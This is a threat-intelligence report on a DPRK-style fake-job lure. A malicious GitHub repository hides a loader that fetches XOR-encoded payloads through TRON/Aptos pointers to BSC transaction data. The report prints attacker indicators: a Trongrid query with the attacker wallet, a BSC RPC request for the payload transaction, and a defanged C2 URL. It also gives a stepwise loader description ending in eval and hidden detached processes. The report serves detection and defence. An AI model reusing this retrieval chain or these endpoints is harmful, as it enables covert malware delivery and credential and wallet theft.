Cross-Chain TxDataHiding Crypto Heist: A Very Chainful Process (Part 1)

By Ransom-ISAC

Published: 2025-10-20 · Archived: 2026-04-05 19:25:14 UTC

In September 2025, Ransom-ISAC was brought in by Crystal Intelligence's François-Julien Alcaraz and Nick Smart to investigate a cryptocurrency and data theft attempt via a malicious private GitHub repository. While knowledge of the current threat landscape—with the rise of renegade IT workers and payload phishing across various formats—would make most organisations suspicious, this attack vector still succeeds periodically. However, not this time.

We analysed the repository in a sandboxed environment to determine its full capabilities, uncovering a complex network of JavaScript obfuscation, AI-generated repositories, and a novel Command-and-Control (C2) technique. The C2 leverages Tron/Aptos-based TxDataHiding, where RPC queries return data via cross-chain transaction metadata. This technique is particularly effective because it's extremely difficult to trace, especially in isolated analysis environments, and the attacker can modify the TxData values at any point. Furthermore, it is not limited to Tron or Aptos but any blockchain can act as a pointer making this technique particularly dangerous.

This is the first in a multi-part series analysing the campaign and syndicate in detail to help organisations better prepare for, understand, and detect such attacks. The store-v repository was designed to impersonate the legitimate "node-react-e-commerce" repository. Its tailwind.config.js file contained a Multi-Blockchain C2 utilising Tron/Aptos via RPC calls to BSC inputs. We were the first to identify and report this technique, which we've dubbed "Cross-Chain TxDataHiding".

How it Works

Hiding malicious payloads within blockchain data has evolved into a sophisticated obfuscation method used by modern threat actors. The landscape of these techniques can be divided into two primary categories based on where the malicious data resides within the blockchain infrastructure.

The first category involves **smart contract storage-based hiding**, exemplified by **Etherhiding**. This technique stores malicious payloads directly within Ethereum smart contract storage slots, which are retrieved through contract read operations such as `eth_call` or `eth_getStorageAt`. The payload becomes part of the contract's persistent state, making it immutable and censorship resistant once deployed on the blockchain.

The second and more versatile category is **Transaction Data Hiding**, or **TxDataHiding** for short. Unlike smart contract storage methods, TxDataHiding embeds malicious payloads within the input data (calldata) of blockchain transactions themselves. These payloads are retrieved by querying historical transaction data using methods like `eth_getTransactionByHash`. This approach is more flexible because it doesn't require deploying a smart contract—the malicious data simply lives within the immutable transaction history recorded on the blockchain.

TxDataHiding has spawned several chain-specific variants including **TronHiding** (TRON transaction data), **AptosHiding** (Aptos transaction arguments), and **BinHiding** (Binance Smart Chain transaction input data).

The most advanced evolution of this technique is **Cross-Chain TxDataHiding**, which leverages multiple blockchain networks in a coordinated attack chain. In this sophisticated variant, one blockchain acts as an index or pointer system (typically TRON or Aptos), storing a reference to a transaction hash on a second blockchain (typically BSC). The malware first queries the index chain to retrieve this pointer, then uses it to fetch the actual encrypted payload from the payload chain's transaction data. Finally, the retrieved data is decrypted using XOR or similar algorithms to reveal the executable malicious code. This multi-chain approach significantly increases resilience against takedown efforts, as the attack infrastructure spans multiple decentralised networks with different governance structures and geographic distributions. The cross-chain methodology also provides built-in redundancy through multiple fallback nodes and alternative blockchain paths, making detection and mitigation substantially more challenging for security teams.


Blockchain-Based Payload Hiding: A Taxonomy

Hiding malicious payloads within blockchain data has become an emerging obfuscation technique. The landscape includes several distinct approaches:

1. Smart Contract Storage Hiding

Etherhiding - Stores malicious payloads within Ethereum smart contract storage slots, retrieved via contract read operations (`eth_call` , `eth_getStorageAt`). The payload resides in the contract's persistent state.

Correct Examples: Medium - Etherhiding



[ReversingLabs - Ethereum Contracts Malicious Code]

2. Transaction Data Hiding (TxDataHiding)

Stores malicious payloads within blockchain transaction input data (calldata), retrieved via transaction hash lookups (`eth_getTransactionByHash`). The payload resides in historical transaction data recorded on the blockchain.

Correct Example:

#	Name	Type	Data
0	to	address	0x9BC1355344B54DEDf3E44296916eD15653844509
1	amount	uint256	1
2	text	string	..QxpLV1oHNkRWSzlQWFAiNE0EQQ5cBwIBRQA/SnVYPCVRGkESZlYADEAZCAgRQzIzBBcUVxcKXQIfRAIYRFYnKEsYDBxAHQwRBDgeNRcSdG1 1F0gIDVtZThFVV1ZMQD0iUB9LWxsvLhEMAE0WXFQhYUFLEQMNX1pWHFcSDFgVMHxIWEhQVQwZCx8aBR8KTW4aeU1CWklDGwJWTAtQGg48fUdN Sx4QQhYbfwM5UEYbMClFBGVBEwREHh8KCx8CQzIzBBkZBQAEUQAfA09GA04lIFZWQAheQUUMD15RXwMeeyQBRRAFDlJEWFINFk1eCDZrDBkPA w9ZREgMCUFeHwVgcQ1NUlRJSwZeQEkHVlxUIWFVS1AQWFAbAlZMClBSbjgcHw5/XmZWFThVMV8VcUQOfEpNQQgTD0YXDUlSVRkAY3kQTVkOSQ

[Google Cloud - DPRK Adopts Etherhiding]

3. Cross-Chain TxDataHiding

This technique employs an arbitrary blockchain as a decentralised pointer system to reference BSC transaction hashes containing encoded and obfuscated payloads. While the implementation examples use TRON (`raw_data.data`) and Aptos (`payload.arguments[0]`), the architecture is blockchain-agnostic—any chain supporting custom data fields in transactions can serve as the pointer layer. In the current implementation, malware first queries TRON/Aptos to retrieve the embedded hash, then uses `eth_getTransactionByHash` on BSC to extract the encrypted payload. This two-stage, cross-blockchain retrieval system provides resilience through distributed infrastructure.

Critically, this architecture can extend to **multi-stage pointer chains**: Blockchain A points to Blockchain B, which points to Blockchain C, which finally references the payload on BSC. Each additional layer exponentially increases the complexity of detection and blocking, as defenders must monitor and correlate transactions across an arbitrary number of heterogeneous blockchain networks. The only practical limitation is transaction latency, not cost—enabling attackers to construct pointer chains of virtually any depth at negligible expense.

Example: In one of the payloads, we see a query to get the address of a TRON wallet whereby we can get the latest (at the time of writing) parameter from Trongrid.io:

`https://api.trongrid.io/v1/accounts/TMfKQEd7TJJa5xNZJZ2Lep838vrzrs7mAP/transactions?only_confirmed=true&only_from=true&limit=1`

Which returns this:

```
{"data":[{"ret":[{"contractRet":"SUCCESS","fee":1333000}],"signature":["28dfdd895872826639d5419a4b84a678d1e249
```

What we are interested in here is the response.data[0].raw_data.data value:

```
6366393164343963666630643333326438396339366162343565633365663931356338336237326338613134383466353139396662623
```


Now in our case, this needs to be decoded from Hex to UTF-8 then reversed to extract the BSC transaction hash. You can script this or use this CyberChef recipe:

```
0xf46c86c886bbf9915f4841a8c27b38c519fe3ce54ba69c98d233d0ffc94d19fc
```

Now that the code has retrieved the BSC Transaction hash, it can initiate `eth_getTransactionHash` to get the TxData.

```
 // Query BSC with the extracted hash
POST https://bsc-dataseed.binance.org

Body:
{
  "jsonrpc": "2.0",
  "method": "eth_getTransactionByHash",
  "params": ["0xf46c86c886bbf9915f4841a8c27b38c519fe3ce54ba69c98d233d0ffc94d19fc"],
  "id": 1
}
```

Fetched it looks like this:



In our case this is heavily character swapped and XOR-encoded, which leads to other heavily obfuscated JS-based payloads which we will discuss later in this report.

It performs this call because BSC copied Ethereum's API for compatibility. Even though the method name includes "eth_", it queries BSC, not Ethereum. This is not extracting data from Ethereum-based Smart Contracts, therefore this is not Etherhiding.

Key Distinction:

- **Etherhiding** = Smart contract **storage-based**
- **TxDataHiding** = Transaction **data-based**
- **Cross-Chain TxDataHiding** = Multi-blockchain **indexing system**

Why Threat Actors Use Cross-Chain TxDataHiding

Takedown-Proof Infrastructure with Multi-Chain Redundancy

Traditional C2 servers can be seized by law enforcement or shut down by hosting providers within hours, but blockchain-stored data is replicated across thousands of decentralised nodes worldwide, making removal effectively impossible. In our example, using Tron or Aptos → BSC provides independent fallback mechanisms across different jurisdictions—if one blockchain's API fails or is blocked, the malware automatically switches to the next. This costs approximately $1 USD in one-time transaction fees versus $250-1,250 USD/month for traditional infrastructure that remains vulnerable to takedowns, updating of BSC transactions average around $0.15 during the time of writing.

Dynamic Payload Updates & Moving Target Defence

The attacker can modify payloads at any time by posting new blockchain transactions while the malware's hardcoded addresses never change, meaning infected machines automatically fetch updated payloads without code modifications. If defenders analyse the malware and extract IoCs today, those IoCs become stale tomorrow when new transactions are posted, forcing continuous re-analysis. This creates a "moving target" where the delivery mechanism stays constant but actual payloads rotate freely, with no re-infection required.

Traffic Obfuscation & Censorship Resistance

Connections to blockchain APIs (api.trongrid.io, aptoslabs.com, binance.org) appear identical to legitimate cryptocurrency wallet traffic, blending seamlessly into millions of daily crypto transactions. Organizations cannot block these APIs without preventing all legitimate cryptocurrency usage by employees, creating an impossible choice between allowing malware or breaking business operations. Cross-chain implementation amplifies this by requiring defenders to block multiple major blockchains simultaneously.

Sandbox Evasion & Analysis Complexity

When analysts debug obfuscated code in isolated sandboxes, blockchain requests appear as generic HTTPS to legitimate services with no obvious malicious indicators, unlike traditional C2 domains that immediately reveal intent. Analysts must fully deobfuscate code, execute it, capture blockchain addresses, manually query transactions, decode data, and XOR decrypt payloads—a multi-hour process per stage—whereas DNS queries instantly reveal malicious domains. **If the malware uses cross-chain redirects (e.g., fetching an Ethereum transaction that points to a BSC hash), isolated analysis will never discover the final payload without allowing full internet access, creating an impossible choice between incomplete analysis and risky live execution.** Even after complete analysis, extracted "IoCs" (blockchain addresses/hashes) cannot be blocked network-wide without disrupting legitimate crypto operations.

Attribution Obfuscation & Legal Complications

Blockchain transactions use pseudonymous addresses funded through mixers, breaking traditional attribution chains that trace domains/hosting/payments back to threat actors. Cross-chain hopping requires expertise in multiple blockchain ecosystems and involves three different legal jurisdictions (Singapore/Tron, US/Aptos, Binance's multi-jurisdictional structure), making prosecution practically impossible. The decentralised nature means no central operator exists to serve subpoenas to, and coordinating international legal action takes years.

Minimal Forensic Footprint & Monitoring Difficulty


Traditional C2 leaves extensive evidence (server logs, TLS certificates, hosting records, IP geolocation), but blockchain C2 creates only pseudonymous addresses and transaction hashes with no servers or logs. Detecting malicious transactions among millions of daily legitimate ones requires knowing exact addresses beforehand, and monitoring three different blockchains requires specialised expertise most SOCs lack. The operational security is superior with nearly zero forensic evidence for threat actor identification.

Attribution Obfuscation

Traditional C2 infrastructure leaves clear trails through domain registrars, hosting providers, and payment records that can be traced back to threat actors. Blockchain transactions use pseudonymous addresses funded through mixers and exchanges, breaking attribution chains. Cross-chain hopping further complicates forensic analysis by requiring expertise in multiple blockchain ecosystems that most investigators lack.

Bottom Line: Cross-chain transaction hiding provides a takedown-proof, self-updating C2 infrastructure that costs ~$1, evades analysis by appearing legitimate, cannot be blocked without business disruption, and leaves minimal forensic traces—fundamentally changing malware C2 from a vulnerable chokepoint to an unassailable advantage.

🦠 Cross-Chain TxDataHiding Malware - Step-by-Step Summary:



1. Initial Execution

Malicious JavaScript file executes from weaponised repository, immediately running an obfuscated IIFE (Immediately Invoked Function Expression).

2. String Deobfuscation

Custom character-shuffling algorithm uses mathematical swapping with a numeric key to decode scrambled strings, revealing blockchain addresses, XOR keys, and API endpoints.

3. First Payload Retrieval - Index Chain Query

Queries TRON blockchain API for recent transaction, extracts transaction data field, converts from HEX to UTF-8, reverses the string to obtain a BSC transaction hash (fallback to Aptos if TRON fails).

4. First Payload Retrieval - Payload Chain Query

Uses the BSC transaction hash to call `eth_getTransactionByHash` on BSC RPC nodes (primary node first, backup node on failure), extracts transaction input field containing encrypted payload.

5. First Payload Decryption

Converts BSC transaction input from HEX to UTF-8, splits on delimiter to extract encrypted portion, then XOR-decrypts using extracted key to reveal executable JavaScript code.

6. First Payload Execution

Executes decrypted Payload #1 immediately using `eval()` in the current process.

7. Second Payload Retrieval

Repeats the entire blockchain query cycle (Steps 3-5) using different blockchain addresses and different XOR key to retrieve a second independent payload.

8. Second Payload Execution & Persistence

Spawns Payload #2 as a detached child process with hidden window options, creating a persistent background process that survives parent process termination.

9. Nested Obfuscation & Further Persistence

Payload #2 itself contains additional obfuscated code using the same character-shuffling technique, potentially spawning additional detached processes for multi-layered persistence.

10. Multi-Chain Resilience

Attack survives takedown attempts through cross-chain distribution (TRON/Aptos for indexing, BSC for payload storage), multiple node fallbacks at each stage, immutable blockchain storage, and decentralised infrastructure.

Why TxDataHiding ≠ Smart Contract Interaction

Etherhiding (the original)

- Stores payload **IN** a smart contract's storage
- Uses `eth_call` or `eth_getStorageAt` to **read contract state**
- The contract actually **stores** the malicious data
- More permanent, contract-based storage

TxDataHiding (our technique)

- Stores payload **IN** transaction input data
- Uses `eth_getTransactionByHash` to **read transaction data**
- The data is in the **transaction itself**, not a contract
- More ephemeral, transaction-based storage

The Key Technical Difference

```
 *// Etherhiding reads FROM smart contract:*
eth_call([contractAddress, "getData()"])
*// or*
eth_getStorageAt(contractAddress, slot)

*// TxDataHiding reads FROM transaction:*
eth_getTransactionByHash(txHash)
  → result.input  *// <-- this is the raw tx data, not contract storage*
```

What `transaction.input` Actually Is


When you call `eth_getTransactionByHash`, the `input` field contains:

- The raw calldata sent with the transaction
- Could be a smart contract function call
- Could be arbitrary data sent to an EOA (Externally Owned Account)
- **Immutable once mined** - stored in the blockchain forever

But it's NOT the same as reading from contract storage - you're reading the historical transaction data from the block, not querying a contract.

Full Attack Chain

Here is a high-level overview of this attack end-to-end:



1. In our case this was an attempt via Telegram of a Social Engineering attack, however there are other reports of the same vector using a GitHub Dependency Attack.
2. GitHub Repository is cloned/installed after collaboration and run locally on the user's device to execute.
3. Obfuscated code malware contains two payloads via Cross-Chain TxDataHiding.
4. One contains obfuscated malware for another stager of download via Cross-Chain TxDataHiding.
    1. This then downloads a ~2500 line obfuscated code which is near impossible to deobfuscate manually.
    2. Using an online JS deobfuscator allows us to get the code clearer to show an omni-OS NodeJS-based Remote Access Trojan capable of Remote Code Execution (RCE).
5. One obfuscated code code fetches data via `http[:]//23[.]27[.]20[.]143[:]27017/$/boot` using custom headers to download a telemetry capture and malware stager malware that is also a ~2500-line obfuscated script.
    1. The stager then downloads a obfuscated code after telemetry data is sent to the C2s via the cross-platform RAT in step 1.
    2. Once this is captured the malware allows sequently for the next stage of malware to be downloaded which is an obfuscated python code, the final payload.
    3. Deobfuscated, we have the smash-and-grab code used to gather almost everything on the device from hard-coded APIs, wallet addresses/passwords, browser credentials/cookies and local password vaults. Everything is grabbed and later accessed/stolen.

DPRK Fake Job Social Engineering Campaign

The DPRK have been targeting developers with fake job postings on LinkedIn for a while now, similar reports of this include DeceptiveDevelopment, reported in September 2025, utilising the ClickFix campaign, as well as the notorious Lazarus' Operation DreamJob in 2023 which trojanised codebases during staged job interviews.

DPRK's Two Primary Motivations in Cybercrime:


- **Financial Gain**: The primary driver is cryptocurrency theft and financial asset exfiltration to generate hard currency for regime survival, circumventing international sanctions that have crippled traditional revenue streams. Stolen funds directly finance weapons programs and sustain the regime's economic independence under isolation, with cybercrime operations effectively functioning as state economic policy.
- **Espionage & Strategic Access**: Compromising developers—particularly those in cryptocurrency, blockchain, and financial technology sectors—serves dual purposes: gathering valuable trade secrets and intellectual property while establishing persistent access within target organisations. This foothold enables future financial theft operations, intelligence collection on security measures, and insights into technologies the regime actively targets for exploitation.

Headhunt

The threat actor initiated contact through LinkedIn, advertising a blockchain-based contract position aligned with the target's expertise and offering a notably high daily compensation rate. Communication was subsequently shifted to Telegram under the guise of discussing role details and arrangements.

The Interview

Following the initial outreach, the threat actor conducted a brief interview and assigned a technical assessment task to establish legitimacy. The interaction then proceeded as anticipated: an invitation to collaborate on a GitHub project, which served as the delivery mechanism for malicious code execution.



The code had observations of having unneccesary libraries and work related to secret or proprietary work that likely should not have been provided to the potential employer at that point in time. Some other observations which aroused suspicion include:

- **Discrepancy** between name origin and geolocation
- **Discrepancy** between appearance and geolocation
- **Discrepancy** between current location and geolocation
- Selectively answering certain questions *(such as why is your IP showing in Country A if you claim your from Country B? Are you using VPN?)*
- **Discrepancy** between claimed origin and accent
- **Discrepancy** between profile picture and camera appearance
- Continuously insisted on running the repository (~10 times) while deflecting questions about code origin and security concerns

Having identified the job posting as fraudulent, the repository was cloned to an isolated analysis environment for further investigation.

Initial Multi-Payload Stager

SHA256Hash: `16df15306f966ae5c5184901747a32087483c03eebd7bf19dbfc38e2c4d23ff8`

Whilst the hunting was not an easy feat given there were tens of thousands of files within this repository, the typical sanity checks such as YARA scanning and IOC hunting helped us narrow down the list. Interestingly the file was actually tucked away similarly to the [DevPopper Technique reported by Securonix]:

